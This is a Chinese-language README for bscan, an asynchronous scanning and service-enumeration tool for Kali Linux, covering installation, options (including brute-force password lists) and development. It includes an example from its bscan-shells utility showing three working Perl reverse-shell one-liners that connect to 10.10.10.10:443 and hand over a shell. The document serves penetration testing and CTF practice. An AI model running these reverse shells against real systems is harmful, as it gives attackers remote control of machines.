:mag: 一个异步目标枚举工具 :mag_right:





bscan 是一个命令行工具,用于执行主动信息收集和服务枚举。其核心是异步地生成已知扫描工具的子进程,将扫描结果转化为高亮显示的终端输出和结构清晰的目录组织。
bscan 仅用于教育目的和 CTF 等活动,未经明确事先同意,切勿在机器和/或网络上运行。此代码以 MIT 许可证 发布。
bscan 是为在 Kali Linux 上运行而编写的,但只要有合适的工具,它本质上也可以在任意操作系统上运行。有几种不同形式的打包发布和安装方式。
最简单的上手方式是下载适合你操作系统的单文件可执行版本(无需安装 Python):
# on Linux (i.e., Kali)
wget -O bscan https://releases.brianwel.ch/bscan/linux

# on Windows
powershell -c "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; wget 'https://releases.brianwel.ch/bscan/windows' -OutFile 'bscan.exe'"

# to download a specific version, use the following pattern
wget -O bscan https://releases.brianwel.ch/github/bscan/linux/0.1.4
你也可以从 PyPI 下载最新的打包版本(注意这需要已安装 Python 3.6+):
pip install bscan
同样,你也可以从版本控制获取最新版本:
pip install https://github.com/welchbj/bscan/archive/master.tar.gz
bscan 有大量的配置选项,可用于根据你的需求调整扫描。这里有一个快速示例:
$ bscan \
> --max-concurrency 3 \
> --patterns [Mm]icrosoft \
> --status-interval 10 \
> --verbose-status \
> scanme.nmap.org
发生了什么?
--max-concurrency 3 表示一次最多运行 3 个并发扫描子进程--patterns [Mm]icrosoft 定义一个自定义正则表达式模式,用于在生成的扫描输出中高亮匹配项--status-interval 10 告诉 bscan 每 10 秒打印一次运行时状态更新--verbose-status 表示每次状态更新都会打印所有当前正在运行的扫描子进程的详细信息scanme.nmap.org 是我们想要枚举的目标主机bscan 还依赖一些额外的配置文件。默认文件可以在 bscan/configuation 目录中找到,其用途如下:
patterns.txt 指定要高亮显示的正则表达式模式(当与扫描输出匹配时)required-programs.txt 指定 bscan 计划使用的已安装程序port-scans.toml 定义要在目标上运行的端口发现扫描,以及用于从扫描输出中解析端口号和服务名称的正则表达式service-scans.toml 定义在目标上按服务运行的扫描运行 bscan --help 时,你应该会看到如下内容:
usage: bscan [OPTIONS] targets

 _
| |__  ___  ___ __ _ _ __
| '_ \/ __|/ __/ _` | '_ \
| |_) \__ \ (__ (_| | | | |
|_.__/|___/\___\__,_|_| |_|

an asynchronous service enumeration tool

positional arguments:
  targets               the targets and/or networks on which to perform enumeration

optional arguments:
  -h, --help            show this help message and exit
  --brute-pass-list F   filename of password list to use for brute-forcing
  --brute-user-list F   filename of user list to use for brute-forcing
  --cmd-print-width I   the maximum integer number of characters allowed when printing
                        the command used to spawn a running subprocess (defaults to 80)
  --config-dir D        the base directory from which to load the configuration files;
                        required configuration files missing from this directory will
                        instead be loaded from the default files shipped with this
                        program
  --hard                force overwrite of existing directories
  --max-concurrency I   maximum integer number of subprocesses permitted to be running
                        concurrently (defaults to 20)
  --no-program-check    disable checking the presence of required system programs
  --no-file-check       disable checking the presence of files such as configured
                        wordlists
  --no-service-scans    disable running scans on discovered services
  --output-dir D        the base directory in which to write output files
  --patterns [ [ ...]]  regex patterns to highlight in output text
  --ping-sweep          enable ping sweep filtering of hosts from a network range
                        before running more intensive scans
  --quick-only          whether to only run the quick scan (and not include the
                        thorough scan over all ports)
  --qs-method S         the method for performing the initial TCP port scan; must
                        correspond to a configured port scan
  --status-interval I   integer number of seconds to pause in between printing status
                        updates; a non-positive value disables updates (defaults to 30)
  --ts-method S         the method for performing the thorough TCP port scan; must
                        correspond to a configured port scan
  --udp                 whether to run UDP scans
  --udp-method S        the method for performing the UDP port scan; must correspond
                        to a configured port scan
  --verbose-status      whether to print verbose runtime status updates, based on
                        frequency specified by `--status-interval` flag
  --version             program version
  --web-word-list F     the wordlist to use for scans
主程序 bscan 附带了两个实用程序(bscan-wordlists 和 bscan-shells),让你在查找字典文件和尝试打开反向 shell 时更方便。
bscan-wordlists 是一个用于在 Kali Linux 上查找字典文件的程序。它搜索几个默认目录,并允许使用 glob 文件名匹配。这里有一个简单示例:
$ bscan-wordlists --find "*win*"
/usr/share/wordlists/wfuzz/vulns/dirTraversal-win.txt
/usr/share/wordlists/metasploit/sensitive_files_win.txt
/usr/share/seclists/Passwords/common-passwords-win.txt
尝试运行 bscan-wordlists --help 以探索其他选项。
bscan-shells 是一个程序,它会生成各种反向 shell 单行命令,并为你填充好 target 和 port 字段。以下是一个简单示例,列出所有基于 Perl 的 shell,配置为连接回 10.10.10.10 的 443 端口:
$ bscan-shells --port 443 10.10.10.10 | grep -i -A1 perl
perl for windows
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.10.10.10:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'

perl with /bin/sh
perl -e 'use Socket;$i="10.10.10.10";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

perl without /bin/sh
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.10.10.10:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
注意 bscan-shells 从 reverse-shells.toml 配置文件中提取这些命令。尝试 bscan-shells --help 以探索其他选项。
首先设置一个新的开发环境并安装依赖(使用 virtualenvwrapper / virtualenvwrapper-win):
# setup the environment
mkvirtualenv -p $(which python3) bscan-dev
workon bscan-dev

# get the deps
pip install -r dev-requirements.txt
对项目进行代码检查和类型检查(这些也在 Travis 上运行):
flake8 . && mypy bscan
当需要打包新版本时:
# build the single-file executable
pyinstaller bscan.spec

# build source and wheel distributions
python setup.py bdist_wheel sdist